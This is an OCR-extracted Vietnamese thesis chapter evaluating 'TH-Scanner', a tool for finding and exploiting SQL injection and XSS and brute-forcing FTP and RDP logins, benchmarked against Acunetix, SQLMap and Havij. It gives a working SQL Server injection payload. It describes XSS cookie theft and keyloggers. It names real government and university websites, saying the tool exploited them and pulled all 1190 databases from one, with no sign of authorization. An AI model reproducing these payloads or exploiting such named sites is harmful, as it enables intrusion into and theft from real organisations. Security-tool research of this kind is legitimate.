ScanTarget	Load danh sách mục tiêu
LoadTime	Kiểm tra ngày giờ hiện tại, thiết lập thời gian chạy quét lỗ hổng
Save	Lưu kết quả vào file text



Hình 32: Giao diện mô-đun lập lịch


CHƯƠNG IV. THỬ NGHIỆM VÀ ĐÁNH GIÁ KẾT QUẢ

4.1. Thử nghiệm phần mềm TH-Scanner


4.1.1. Thử nghiệm phát hiện và khai thác lỗ hổng SQLi

Phần mềm có thể phân tích tự động website, phát hiện và khai thác lỗ hổng SQLi với các dạng CSDL MySQL, SQL Server, Error Based, Blind SQL. Thực hiện bypass việc lọc các ký tự, chặn các hàm do người lập trình thiết lập: bypass lỗi 403, 404, 406, 500, thực hiện một số bypass nâng cao.


Thử nghiệm với bộ dữ liệu gồm 549 URL có khả năng có lỗi SQLi, TH-Scanner có khả năng phát hiện 439 URL có lỗi SQLi, tỷ lệ phát hiện thành công đạt 79,96% với thời gian 18 phút 21 giây và chỉ ra tất cả dạng lỗi SQLi mà mỗi URL còn tồn tại. Kết quả chạy chương trình thể hiện trên Hình 33.




Hình 33: Thử nghiệm khả năng phát hiện lỗi SQLi




Hình 34: Khai thác SQLi với CSDL MySQL



Hình 35: Khai thác SQLi với CSDL SQL Server



Hình 36: Khai thác SQLi kỹ thuật Error Based




Hình 37: Khai thác SQLi thực hiện bypass nâng cao


4.1.2. Thử nghiệm phát hiện và khai thác lỗ hổng XSS

TH-Scanner có thể tự động phân tích website, phát hiện và khai thác lỗ hổng XSS với 433 payload. Ngoài thực hiện việc hiển thị các thông điệp, phần mềm còn thực hiện chèn các link độc hại, lấy cookie, session, key logger, bypass việc lọc các ký tự meta data do người lập trình thiết lập.

Thử nghiệm với 17 URL, TH-Scanner có khả năng phát hiện thành công 12 URL đạt 70,6% có lỗi XSS trong thời gian 06 phút 19 giây. Kết quả thực hiện chương trình được thể hiện trên Hình 38.



Hình 38: Thử nghiệm tính năng phát hiện lỗi XSS




Hình 39: Phát hiện và khai thác lỗ hổng XSS

4.1.3. Thử nghiệm khai thác các lỗ hổng an ninh khác

- Phát hiện file dữ liệu nhạy cảm của website: Có khả năng quét và phát hiện 31 loại file dữ liệu nhạy cảm gồm: pub.zip, pub.rar, public_html.zip, public_html.rar, html.zip, html.rar, backup…

- Tiến hành xử lý song song nhiều website, thực hiện crawl, phát hiện và khai thác đồng thời 02 loại lỗ hổng SQLi và XSS. Qua thử nghiệm với máy tính cấu hình sử dụng bộ xử lý Intel Core i5-6200U CPU, RAM 8GB có thể thực hiện đồng thời 53 mục tiêu, TH-Scanner chạy hơn 200 threads chiếm 6% CPU.



Hình 40: Dung lượng sử dụng khi xử lý song song nhiều mục tiêu

Với chức năng brute force tài khoản đăng nhập FTP và RDP, bộ từ điển đoán mật khẩu còn ít do đó mới chỉ thực hiện brute force được với một số mật khẩu đơn giản.

4.1.4. Nhận xét

TH-Scanner có thể phát hiện và khai thác tốt với các lỗ hổng SQLi với CSDL MySQL, SQL, Error based, Blind, một số dạng bypass cơ bản và nâng cao, có thể khai thác những website có độ bảo mật trung bình của cơ quan chính phủ, tổ chức giáo dục, tuy nhiên vẫn chưa khai thác được hết với tất cả các dạng CSDL, chưa bypass nhiều dạng lọc nâng cao do người lập trình cấu hình.

Với lỗ hổng XSS, có khả năng phát hiện tốt URL có lỗ hổng XSS và khai thác một số payload với XSS. Với một số URL thực hiện lọc ký tự metadata nâng cao chưa thực hiện bypass tốt.

4.2. So sánh với các phần mềm quét khác

4.2.1. So sánh tính năng

TH-Scanner tích hợp nhiều tính năng: thu thập dữ liệu, phát hiện, khai thác SQLi và XSS, lập lịch quét như các phần mềm Acunetix, Burp Suite. Ngoài ra còn bổ sung một số tính năng mới như Brute force tài khoản FTP, RDP. So sánh tính năng của phần mềm TH-Scanner và các phần mềm khác được thể hiện tại Bảng 4.2.1.

Bảng 4.2.1 - So sánh tính năng của TH-Scanner và các phần mềm quét khác

Tính năng	Crawler	Phát hiện, khai thác SQLi	Phát hiện, khai thác XSS	Lập lịch chạy nhiều website cùng lúc	Brute force FTP	Brute force RDP	Quét cổng	Thiết lập Proxy	Đánh chặn	Tự động nhận diện và nhập thông tin vào webform
TH-Scanner	**Có**	**Có**	**Có**	**Có**	**Có**	**Có**	**Có**	**Có**	Không	Không
Acunetix	Có	Có	Có	Có	Không	Không	Có	Có	Không	Có
SQLMap	Không	Có	Không	Không	Không	Không	Có	Không	Không	Có
BurpSuite	Có	Có	Có	Có	Không	Không	Có	Có	Có	Có
Havij	Không	Có	Không	Không	Không	Không	Không	Không	Không	Không
XSSer	Có	Không	Có	Không	Không	Không	Có	Có	Không	Không

4.2.2. So sánh hiệu quả:

Sử dụng 02 bộ test: sqli.txt (10 URL) và xss.txt (14 URL) với 5 phần mềm: TH-Scanner, Acunetix, SQLMap, ZAP, Havij, kết quả được thể hiện trên Bảng 4.2.1.

Bảng 4.2.1 - Kết quả kiểm tra tính năng phát hiện và khai thác SQLi, XSS


	Phát hiện SQLi	Khai thác SQLi	Phát hiện XSS	Khai thác XSS	Thời gian
TH-Scanner	9/10	9/10	9/14	9/14	27s
Acunetix	5/10	Không tự động khai thác	5/14	5/14	6m
SQLMap	8/10	8/10	Không	Không	8m
ZAP	4/10	Không tự động khai thác	6/14	6/14	6m 48s
Havij	8/10	8/10	Không	Không	56s

Qua thống kê cho thấy với hai lỗ hổng SQLi và XSS, phần mềm TH-Scanner thực hiện phát hiện và khai thác hiệu quả hơn so với các phần mềm hiện thời. Ngoài ra, việc tự động phát hiện và khai thác lỗ hổng SQLi, XSS giúp người dùng dễ dàng sử dụng.


** Danh sách một số website mà TH-Scanner có thể phát hiện và khai thác thành công trong khi những phần mềm quét khác không làm được.*

Với URL:


http://www.mlmupc.gov.kh/?page=detail&menu1=215&menu2=454&ctype=article&id=9



Hình 41: Sử dụng phần mềm Havij



Hình 42: Sử dụng phần mềm SQL Map



Hình 12: Sử dụng TH-Scanner


Như vậy với 02 phần mềm khai thác SQLi khá mạnh là Havij và SQLMap không khai thác được URL trên (kết quả hiển thị tại Hình 41 và Hình 42), tuy nhiên TH-Scanner có thể khai thác và lấy được toàn bộ thông tin CSDL (Hình 43). Nguyên nhân là do TH-Scanner thực hiện một số lệnh bypass nâng cao mới cập nhật, do đó có khả năng khai thác những website mà các phần mềm khác không thực hiện được.

** TH-Scanner có thể lấy được toàn bộ tên các CSDL với SQL Server:*

Sử dụng câu lệnh:

```
http://www.site.com/index.php?id=1 and 1=convert(int,(SELECT top 1 substring((STUFF((SELECT name as temp FROM Sys.Databases FOR XML PATH('')),1,0,'')),-100,4000) as csdl FROM Sys.Databases ))--+
```

Với website http://www.cdsphue.edu.vn/ có thể lấy được toàn bộ 1190 CSDL đặt trên máy chủ (Hình 44).



Hình 44: TH-Scanner lấy toàn bộ CSDL SQL Server

4.2.3. Nhận xét:

Về tính năng, TH-Scanner bổ sung thêm một số tính năng mà các phần mềm quét khác ít có như: Khai thác đồng thời cả lỗi SQLi, XSS; lập lịch chạy nhiều website cùng lúc, Brute Force FTP, Brute Fore RDP. Tuy nhiên, TH-Scannner vẫn còn thiếu nhiều tính năng như: tự động nhận diện và nhập thông tin vào webform, khai thác Google Hacking Database, thực hiện lệnh, truy cập file hệ thống, giải mã mật khẩu tài khoản, cài mã độc, tải dữ liệu về máy chủ hoặc gửi dữ liệu về email…

Về tính hiệu quả, TH-Scanner có thể khai thác một số website có mức độ an ninh trung bình, bypass một số hàm lọc do người lập trình thiết lập, tuy nhiên còn nhiều website mà TH-Scanner không phát hiện và khai thác được.

KẾT LUẬN

